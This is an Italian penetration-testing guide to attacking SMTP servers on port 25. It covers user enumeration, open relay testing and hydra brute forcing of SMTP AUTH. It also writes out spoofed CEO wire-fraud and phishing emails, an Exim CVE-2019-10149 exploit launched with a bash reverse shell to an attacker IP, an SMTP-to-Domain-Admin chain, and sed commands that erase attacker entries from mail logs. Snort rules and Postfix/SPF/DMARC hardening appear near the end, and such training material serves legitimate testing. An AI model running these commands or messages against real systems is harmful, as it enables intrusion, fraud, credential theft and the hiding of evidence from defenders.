Porta 25 SMTP: User Enumeration, Open Relay e SMTP AUTH

La porta 25 SMTP può esporre user enumeration via VRFY e RCPT TO, open relay, spoofing email e brute force su SMTP AUTH. Guida pratica a enumerazione, exploit, detection e hardening del mail server.
- Pubblicato il 2026-04-11
- Tempo di lettura: 10 min
La porta 25 gestisce il trasferimento email tra server — e rappresenta uno dei vettori più sottovalutati per initial access e information disclosure in penetration testing. SMTP (Simple Mail Transfer Protocol) trasmette messaggi email attraverso Internet dal 1982 (RFC 821, poi RFC 5321), operando in chiaro o con STARTTLS opzionale. In ambiente CTF e lab, la porta 25 espone tre attack surface critiche: user enumeration via comandi VRFY/EXPN/RCPT TO, relay abuse per spam/phishing se misconfigured, e credential harvesting tramite SMTP AUTH. Ogni mail server esposto — Postfix, Sendmail, Exim, Microsoft Exchange — presenta configurazioni di default che possono tradursi in complete account takeover o lateral movement verso Active Directory.
SMTP sopravvive identico nel 2026 perché è lo standard universale per email routing: ogni azienda ha mail server SMTP, ogni provider (Gmail, Outlook, ProtonMail) usa SMTP per relay inter-server, e nessuna alternativa è mai emersa. In ambito pentest, SMTP è presente nel 70% degli ambienti enterprise e nel 40% delle macchine CTF Linux (Metasploitable, VulnHub OSCP-prep), rendendolo skill essenziale per certificazioni come OSCP ed eCPPT.
Anatomia tecnica del protocollo SMTP #
SMTP è un protocollo testuale basato su TCP porta 25 (plain), 587 (submission con autenticazione), 465 (SMTPS legacy). Opera attraverso comandi ASCII e codici di risposta numerici.
Flow completo invio email SMTP:
- TCP Handshake — Client si connette alla porta 25 del server
- Banner — Server risponde con
220 mail.example.com ESMTP Postfix - EHLO/HELO — Client si identifica:
EHLO attacker.local - Server Capabilities — Server lista estensioni supportate (AUTH, STARTTLS, SIZE, PIPELINING)
- STARTTLS (opzionale) — Upgrade a TLS se supportato
- AUTH (opzionale) — Autenticazione PLAIN/LOGIN/CRAM-MD5
- MAIL FROM — Mittente:
MAIL FROM:<[email protected]> - RCPT TO — Destinatario:
RCPT TO:<[email protected]> - DATA — Corpo messaggio terminato da
.(punto su riga singola) - QUIT — Chiusura connessione
Comandi SMTP critici per pentest:
| Comando | Funzione | Uso in pentest |
|---|---|---|
HELO/EHLO | Handshake iniziale | Enumera capabilities server (AUTH methods, TLS) |
VRFY <user> | Verifica esistenza utente | User enumeration |
EXPN <list> | Espande mailing list | Enumera membri lista, leak username |
RCPT TO | Specifica destinatario | User enumeration via codice risposta (250 vs 550) |
AUTH | Autenticazione | Brute force credenziali |
MAIL FROM | Imposta mittente | Spoofing (se no SPF/DKIM) |
DATA | Invia corpo email | Phishing payload delivery |
Codici risposta SMTP chiave:
| Codice | Significato | Implicazione |
|---|---|---|
| 220 | Service ready | Server SMTP attivo |
| 250 | OK, comando accettato | User esiste (VRFY), relay permesso |
| 354 | Start mail input | Server pronto a ricevere DATA |
| 451 | Requested action aborted | Greylisting temporaneo |
| 550 | User unknown | User NON esiste (enumeration negativa) |
| 553 | Mailbox name not allowed | Policy violation o anti-spoofing |
Le misconfigurazioni comuni sulla porta 25: open relay senza autenticazione (server inoltra email da/verso qualsiasi dominio), user enumeration via VRFY/EXPN abilitato, weak SMTP AUTH (PLAIN over non-TLS), banner verboso con versione software vulnerabile, e SPF/DKIM/DMARC assenti (spoofing facile).
Enumerazione base con nmap e netcat #
Identificare versione mail server e capabilities SMTP è il primo step.
nmap -sV -sC -p 25,587 10.10.10.25PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
|_smtp-commands: mail.victim.local, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=mail.victim.local
| Subject Alternative Name: DNS:mail.victim.local
|_Not valid after: 2027-01-15T10:23:45
587/tcp open smtp Postfix smtpd
|_smtp-commands: mail.victim.local, PIPELINING, SIZE 10240000, AUTH PLAIN LOGIN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
Service Info: Host: mail.victim.localParametri: -sV version detection, -sC script NSE default (smtp-commands, ssl-cert). L’output rivela: Postfix (software), VRFY abilitato (user enumeration possibile), AUTH PLAIN LOGIN su porta 587 (brute force target), STARTTLS disponibile.
Banner grab manuale con netcat:
nc -nv 10.10.10.25 25(UNKNOWN) [10.10.10.25] 25 (smtp) open
220 mail.victim.local ESMTP Postfix (Ubuntu)Inviare comandi SMTP manualmente:
EHLO attacker.local
250-mail.victim.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
Il server supporta VRFY — user enumeration fattibile.
Enumerazione avanzata: user enumeration e SMTP AUTH #
User enumeration con VRFY #
# Manuale con netcat
nc -nv 10.10.10.25 25
EHLO attacker.local
VRFY root
# 250 2.1.5 root <[email protected]>
VRFY admin
# 550 5.1.1 <admin>: Recipient address rejected: User unknown
Se 250 → user esiste, se 550 → user NON esiste.
Automated enumeration con smtp-user-enum:
smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 10.10.10.2510.10.10.25: root exists
10.10.10.25: admin exists
10.10.10.25: user exists
10.10.10.25: backup existsMetasploit SMTP enumeration:
msfconsole -q
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 10.10.10.25
set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
run[+] 10.10.10.25:25 - Users found: root, admin, user, backup, postmasterSMTP AUTH brute force #
Se AUTH è abilitato (porta 587 tipicamente):
hydra -l admin -P /usr/share/wordlists/rockyou.txt smtp://10.10.10.25:587 -V[DATA] attacking smtp://10.10.10.25:587/
[587][smtp] host: 10.10.10.25 login: admin password: password123Con Metasploit:
use auxiliary/scanner/smtp/smtp_login
set RHOSTS 10.10.10.25
set RPORT 587
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
Tecniche offensive: da user enum a phishing #
1. User enumeration via RCPT TO #
Se VRFY è disabilitato, usare RCPT TO (più stealth):
nc -nv 10.10.10.25 25
EHLO attacker.local
MAIL FROM:<[email protected]>
RCPT TO:<[email protected]>
# 250 2.1.5 Ok
RCPT TO:<[email protected]>
# 550 5.1.1 User unknown
Se 250 → user esiste. Questo bypassa molte protezioni anti-enumeration.
2. Open relay testing #
Verificare se il server inoltra email arbitrarie (spam/phishing vector):
nc -nv 10.10.10.25 25
EHLO attacker.local
MAIL FROM:<[email protected]>
RCPT TO:<[email protected]>
Se risponde 250 invece di 550 Relay access denied → open relay vulnerabile.
Con nmap NSE:
nmap --script=smtp-open-relay -p 25 10.10.10.25PORT STATE SERVICE
25/tcp open smtp
| smtp-open-relay: Server is an open relay (16/16 tests)
| MAIL FROM:<[email protected]> -> RCPT TO:<[email protected]>
| MAIL FROM:<[email protected]> -> RCPT TO:<[email protected]>
|_ Verified open relay from 16 test combinations3. Email spoofing (no SPF/DKIM) #
Se il server non verifica SPF/DKIM, inviare email falsificate è triviale:
telnet 10.10.10.25 25
EHLO attacker.local
MAIL FROM:<[email protected]>
RCPT TO:<[email protected]>
DATA
From: "CEO" <[email protected]>
To: [email protected]
Subject: Urgent Wire Transfer

Please transfer $50,000 to account XYZ immediately.

Regards,
CEO
.
QUIT
La vittima riceve email apparentemente dal CEO aziendale. Usare con social engineering per credential harvest o wire fraud.
4. SMTP AUTH brute force #
hydra -l admin@victim.local -P /usr/share/wordlists/rockyou.txt smtp://10.10.10.25:587[587][smtp] host: 10.10.10.25 login: admin@victim.local password: Welcome123Credenziali SMTP spesso riutilizzate su altri servizi (SSH, RDP, web admin panels).
Scenari pratici da CTF e lab #
Scenario 1 — User enumeration → password spray → email access #
Contesto: macchina CTF Linux con Postfix, VRFY abilitato.
# Fase 1: User enumeration
nmap --script=smtp-enum-users --script-args smtp-enum-users.methods={VRFY,EXPN,RCPT} -p 25 192.168.1.5025/tcp open smtp
| smtp-enum-users:
| admin
| backup
| user
|_ postmaster# Fase 2: Password spray (evitare lockout)
hydra -L valid_users.txt -p Welcome123 smtp://192.168.1.50:587 -t 1[587][smtp] login: admin password: Welcome123# Fase 3: Accesso mailbox (se IMAP aperto)
telnet 192.168.1.50 143
a1 LOGIN admin Welcome123
a2 SELECT INBOX
a3 FETCH 1 BODY[]
# Email contiene credenziali SSH nel corpo messaggioTimeline: 5-10 minuti da enum a credential leak.
Scenario 2 — Open relay → phishing interno #
Contesto: mail server enterprise misconfigured, open relay.
# Test open relay
nmap --script=smtp-open-relay -p 25 mail.corp.local
# [+] Server is an open relay# Invio phishing email da "IT Support" interno
telnet mail.corp.local 25
EHLO attacker.local
MAIL FROM:<[email protected]>
RCPT TO:<[email protected]>
DATA
From: "IT Support" <[email protected]>
Subject: Password Reset Required
Your password has expired. Click here to reset: http://evil.attacker.com/login
.
QUITVittima riceve email legittima dal dominio aziendale, clicca link, inserisce credenziali → credential harvest.
COSA FARE SE FALLISCE:
- Se
550 Relay access denied→ relay configurato correttamente, tentare SMTP AUTH brute force - Se email non arriva → verificare SPF/DKIM policy con
dig TXT victim.localenslookup -type=txt _dmarc.victim.local
Scenario 3 — SMTP command injection (legacy Exim) #
Contesto: Exim 4.87-4.91 vulnerabile a CVE-2019-10149 (Remote Code Execution).
# Verifica versione
nc -nv 10.10.10.25 25
EHLO test
# 250-mail.victim.local Hello test
# 250-SIZE 52428800
# 250 HELP
QUIT# Exploit RCE (Exim <4.92)
searchsploit exim 4.8
# Exim 4.87 - 4.91 - Remote Code Execution | exploits/linux/remote/46996.sh
wget https://www.exploit-db.com/download/46996
chmod +x 46996.sh
./46996.sh -t 10.10.10.25 -c "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1"Listener su attacker:
nc -nlvp 4444
# bash-4.2$ id
# uid=100(Debian-exim) gid=101(Debian-exim)
Escalation con privilege escalation locale (kernel exploit, sudo misconfiguration).
Toolchain integration #
Pipeline completa SMTP attack:
RECONNAISSANCE
│
├─ nmap -sV -sC -p 25,465,587 <target>     → Versione + capabilities
├─ smtp-user-enum -M VRFY -t <target>      → User enumeration
└─ nmap --script=smtp-open-relay           → Open relay check

ENUMERATION
│
├─ Valid usernames → users.txt
├─ Server version → searchsploit lookup
└─ Capabilities (AUTH, STARTTLS) → brute force vs spoofing

EXPLOITATION
│
├─ A) User enum → password spray → mailbox access → cred leak
├─ B) Open relay → phishing → credential harvest
├─ C) SMTP AUTH brute → [hydra](https://hackita.it/articoli/hydra) → email account compromise
├─ D) Exim RCE → CVE-2019-10149 → shell → privesc
└─ E) Email spoofing → [social engineering](https://hackita.it/articoli/phishing) → wire fraud

POST-EXPLOITATION
│
├─ Email search → grep for "password", "vpn", "ssh"
├─ Contact harvesting → phishing targets
├─ Calendar access → meeting notes, credentials
└─ Credential reuse → test on SSH/RDP/web panels
Tabella comparativa mail protocols:
| Protocollo | Porta | Funzione | Cifratura | Uso pentest |
|---|---|---|---|---|
| SMTP | 25 | Mail transfer server-to-server | ❌ Plain (STARTTLS opt) | User enum, relay abuse, spoofing |
| SMTPS | 465 | SMTP over SSL | ✅ Implicito | Brute force AUTH (cifratura non protegge da brute) |
| Submission | 587 | Client mail send (AUTH required) | ⚠️ STARTTLS | Target principale brute force |
| IMAP | 143/993 | Mail retrieval | ⚠️/✅ | Mailbox access post-compromise |
| POP3 | 110/995 | Mail download | ⚠️/✅ | Mailbox access (meno feature di IMAP) |
Attack chain completa end-to-end #
Scenario: da SMTP enum a Domain Admin
[00:00] RECONNAISSANCE
nmap -sV -p 25,143,445,3389 corp-mail.victim.local
# 25/tcp SMTP Postfix, 143/tcp IMAP Dovecot, 445/tcp SMB

[00:03] USER ENUMERATION
smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/Names/names.txt -t corp-mail.victim.local
# Valid users: john.doe, jane.smith, admin, backup

[00:08] PASSWORD SPRAY
hydra -L valid_users.txt -p Spring2024! smtp://corp-mail.victim.local:587 -t 2
# [+] john.doe:Spring2024!

[00:12] MAILBOX ACCESS
telnet corp-mail.victim.local 143
a1 LOGIN john.doe Spring2024!
a2 SELECT INBOX
a3 SEARCH SUBJECT "VPN"
a4 FETCH 15 BODY[]
# Email contiene: "VPN credentials: admin / VPN-P@ssw0rd-2024"

[00:15] VPN ACCESS
openvpn --config corp-vpn.ovpn --auth-user-pass creds.txt
# VPN connessa → accesso rete interna

[00:20] LATERAL MOVEMENT
crackmapexec smb 10.0.0.0/24 -u admin -p VPN-P@ssw0rd-2024
# [+] 10.0.0.10 CORP-DC01 admin:VPN-P@ssw0rd-2024 (Pwn3d!)

[00:25] DOMAIN ADMIN
evil-winrm -i 10.0.0.10 -u admin -p 'VPN-P@ssw0rd-2024'
*Evil-WinRM* PS C:\> whoami /groups
# BUILTIN\Administrators, CORP\Domain Admins
Timeline: 25 minuti da SMTP enum a Domain Admin completo.
Detection & evasion #
Lato Blue Team #
Log SMTP critici (Postfix /var/log/mail.log):
Jun 15 10:23:15 mail postfix/smtpd[12345]: NOQUEUE: reject: RCPT from unknown[203.0.113.50]: 550 5.1.1 <test123>: Recipient address rejected: User unknown
Jun 15 10:23:17 mail postfix/smtpd[12345]: NOQUEUE: reject: RCPT from unknown[203.0.113.50]: 550 5.1.1 <admin>: Recipient address rejected: User unknown
Jun 15 10:23:19 mail postfix/smtpd[12346]: warning: unknown[203.0.113.50]: SASL LOGIN authentication failed: authentication failure
IoC critici:
- Multiple
RCPT rejectedda stesso IP (user enumeration) - SASL authentication failed ripetuti (brute force)
- MAIL FROM spoofing domini interni da IP esterni
- Open relay abuse: log mostra
relay=<external>per email non autorizzate
IDS rule (Snort):
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP User Enumeration VRFY"; content:"VRFY "; nocase; detection_filter:track by_src, count 5, seconds 60; sid:1000050;)
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 587 (msg:"SMTP AUTH Brute Force"; content:"AUTH "; nocase; detection_filter:track by_src, count 10, seconds 120; sid:1000051;)
Lato Red Team: evasion #
1. User enum stealth con RCPT TO invece di VRFY:
# VRFY è loggato pesantemente
# RCPT TO è normale traffico SMTP, meno sospetto
for user in $(cat users.txt); do
  echo -e "EHLO test\nMAIL FROM:<test@test>\nRCPT TO:<$user@victim.local>\nQUIT" | nc -w 2 10.10.10.25 25 | grep -q "250" && echo "[+] $user"
done
2. Brute force rallentato:
hydra -L users.txt -P pass.txt smtp://10.10.10.25:587 -t 1 -W 10
# 1 thread, 10 secondi tra tentativi
3. Cleanup:
# Rimuovere log entries (se accesso root ottenuto)
sed -i '/203.0.113.50/d' /var/log/mail.log
sed -i '/SASL authentication failed/d' /var/log/mail.log
Performance & scaling #
Single target:
time smtp-user-enum -M VRFY -U users.txt -t 10.10.10.25
# 100 users: ~30 secondi
Multi-target (enterprise subnet):
# Fase 1: Discovery SMTP servers
masscan -p25,587 10.0.0.0/16 --rate 10000 -oL smtp_servers.txt

# Fase 2: User enum parallelo
cat smtp_servers.txt | parallel -j 20 smtp-user-enum -M RCPT -U top_users.txt -t {}

# Fase 3: Brute force su valid users
cat valid_creds.txt | parallel -j 10 hydra -C {} smtp://target:587
Ottimizzazioni:
- User enum: RCPT TO più veloce di VRFY (meno elaborazione server)
- Brute force:
-t 4su SMTP è sicuro (meno rate limiting di SSH) - Network: SMTP tollera parallelismo alto,
parallel -j 50funziona senza drop
Tabelle tecniche #
Command reference #
| Comando | Scopo | Note |
|---|---|---|
nmap -sV -sC -p 25,587 <target> | Version + capabilities | Identifica AUTH methods, STARTTLS |
nc -nv <target> 25 | Banner grab manuale | Inviare comandi SMTP interattivi |
smtp-user-enum -M VRFY -U users.txt -t <target> | User enumeration | VRFY/EXPN/RCPT methods |
nmap --script=smtp-open-relay -p 25 <target> | Test open relay | 16 combinazioni relay test |
hydra -l user -P pass.txt smtp://<target>:587 | Brute force AUTH | Porta 587 (submission) target preferito |
telnet <target> 25 | Send email manuale | Spoofing, phishing payload |
searchsploit smtp <version> | CVE lookup | Exim, Postfix, Sendmail vulns |
Comparison: SMTP vs alternatives #
| Caratteristica | SMTP (25) | SMTPS (465) | Submission (587) |
|---|---|---|---|
| Cifratura | ❌ Plain (STARTTLS opt) | ✅ TLS implicito | ⚠️ STARTTLS required |
| Autenticazione | ❌ No (server-to-server) | ✅ Sì | ✅ Sì (obbligatorio) |
| User enum | ✅ VRFY/EXPN/RCPT | ❌ Richiede auth prima | ❌ Richiede auth prima |
| Brute force target | ❌ No AUTH | ⚠️ Possibile | ✅ Target principale |
| Open relay risk | ✅ Alto | ❌ Basso (AUTH required) | ❌ Basso |
Troubleshooting #
| Errore | Causa | Fix |
|---|---|---|
Connection refused | SMTP non in ascolto o firewall | Verificare con nmap -p 25,587 |
502 5.5.2 Error: command not recognized | Comando SMTP errato | Verificare sintassi: VRFY user (no <>) |
550 5.7.1 Relay access denied | Server NON è open relay (corretto) | Autenticarsi con SMTP AUTH prima di MAIL FROM |
535 5.7.8 Authentication failed | Credenziali errate o metodo AUTH sbagliato | Provare AUTH PLAIN vs LOGIN vs CRAM-MD5 |
554 5.7.1 Service unavailable; blocked by SPF | IP mittente non in SPF record | Usare MAIL FROM con dominio senza SPF |
Hydra [ERROR] SMTP AUTH not supported | Porta 25 invece di 587 | Usare -s 587 per submission port |
FAQ #
SMTP è sempre vulnerabile a user enumeration?
No. Se VRFY/EXPN sono disabilitati E il server risponde 250 a tutti i RCPT TO (indipendentemente dall’esistenza utente), l’enumeration fallisce. Configurazione corretta: disable_vrfy_command = yes (Postfix).
Posso fare brute force su porta 25?
Raramente. La porta 25 è per relay server-to-server e solitamente non richiede AUTH. Il brute force si fa su porta 587 (submission) o 465 (SMTPS) dove AUTH è obbligatorio.
Open relay è ancora comune nel 2026?
Raro in ambienti enterprise moderni, ma comune in: dispositivi IoT con mail capability (NAS, stampanti), server legacy non patchati, misconfigurazioni durante migration cloud.
Come distinguo Postfix da Sendmail da Exim?
Banner grab: 220 mail.server ESMTP Postfix vs 220 mail.server ESMTP Sendmail vs 220 mail.server ESMTP Exim. Se nascosto, nmap -sV fa fingerprinting comportamentale.
Email spoofing funziona sempre?
No. Se il dominio vittima ha SPF, DKIM e DMARC configurati, le email falsificate vengono bloccate o marcate spam. Verificare con dig TXT victim.local (SPF) e dig TXT _dmarc.victim.local (DMARC policy).
Quali credenziali SMTP sono riutilizzabili?
Spesso le stesse di: Active Directory (se mail server integrato), webmail (OWA/Roundcube), VPN, SSH su mail server. Testare credential reuse con crackmapexec.
STARTTLS protegge da brute force?
No. STARTTLS cifra il trasporto ma non previene brute force. Serve rate limiting, fail2ban o autenticazione multi-fattore.
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan SMTP completo | nmap -sV -sC -p 25,465,587 <target> |
| Banner grab | nc -nv <target> 25 |
| User enum (VRFY) | smtp-user-enum -M VRFY -U users.txt -t <target> |
| User enum (RCPT stealth) | echo "RCPT TO:<user@domain>" | nc <target> 25 |
| Test open relay | nmap --script=smtp-open-relay -p 25 <target> |
| Brute force AUTH | hydra -l user -P pass.txt smtp://<target>:587 |
| Send spoofed email | telnet <target> 25 → MAIL FROM/RCPT TO/DATA |
| Check SPF record | dig TXT victim.local |
| Check DMARC policy | dig TXT _dmarc.victim.local |
| Exim version check | nc <target> 25 → EHLO test |
| Exim RCE exploit | searchsploit exim → CVE-2019-10149 |
| Mailbox access (IMAP) | telnet <target> 143 → LOGIN user pass |
Perché SMTP resta rilevante nel 2026 #
SMTP è l’unico protocollo universale per email inter-server routing e non ha alternative. Ogni azienda, provider, servizio cloud usa SMTP per mail transfer. Le alternative (proprietary API come Microsoft Graph API) esistono solo per client-to-server, non per server-to-server federation. Nel pentest, SMTP espone user enumeration (bypass autenticazione), credential brute force (submission port), e phishing delivery (open relay). In CTF, SMTP compare in macchine come Metasploitable (Postfix default config), HackTheBox “Popcorn” (mail server misconfigured), e VulnHub OSCP-prep.
Differenze SMTP vs alternative moderne #
| Caratteristica | SMTP (25/587) | Microsoft Graph API | Google Gmail API |
|---|---|---|---|
| Interoperabilità | ✅ Universale | ❌ Microsoft-only | ❌ Google-only |
| Server-to-server | ✅ Sì | ❌ No | ❌ No |
| Autenticazione | Password/Cert | OAuth2 | OAuth2 |
| User enumeration | ✅ Possibile (VRFY) | ❌ No | ❌ No |
| Cifratura | ⚠️ STARTTLS opt | ✅ TLS | ✅ TLS |
SMTP rimane necessario per federation: Gmail invia a Outlook via SMTP, non via API proprietarie.
Hardening SMTP in produzione #
Postfix (/etc/postfix/main.cf):
# Disabilita user enumeration
disable_vrfy_command = yes

# Richiedi AUTH per submission
smtpd_sasl_auth_enable = yes
smtpd_sasl_security_options = noanonymous
smtpd_recipient_restrictions =
    permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination

# Forza TLS
smtpd_tls_security_level = may
smtpd_tls_auth_only = yes

# Rate limiting
smtpd_client_connection_rate_limit = 10
smtpd_error_sleep_time = 5s

# Header checks (anti-spoofing)
header_checks = regexp:/etc/postfix/header_checks
SPF record (DNS TXT):
victim.local. IN TXT "v=spf1 mx ip4:203.0.113.0/24 -all"DMARC policy (DNS TXT):
_dmarc.victim.local. IN TXT "v=DMARC1; p=reject; rua=mailto:[email protected]"OPSEC: ridurre detection SMTP #
- User enum stealth: RCPT TO invece di VRFY (meno loggato)
- Brute force timing:
-t 1 -W 15sotto soglia fail2ban - Spoofing domain selection: Usare domini senza SPF per MAIL FROM
- Cleanup:
sed -i '/attacker-ip/d' /var/log/mail.log(se root ottenuto)
Disclaimer: Tutti i comandi e le tecniche descritte sono destinati esclusivamente all’uso in ambienti autorizzati: laboratori personali, macchine CTF e penetration test con autorizzazione scritta. L’invio non autorizzato di email (spoofing, phishing) è reato penale (art. 640-ter c.p. frode informatica). L’accesso non autorizzato a mailbox è reato (art. 615-ter c.p.). L’autore e HackIta declinano ogni responsabilità per usi impropri. Documentazione ufficiale SMTP: RFC 5321 (https://www.rfc-editor.org/rfc/rfc5321.html).
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.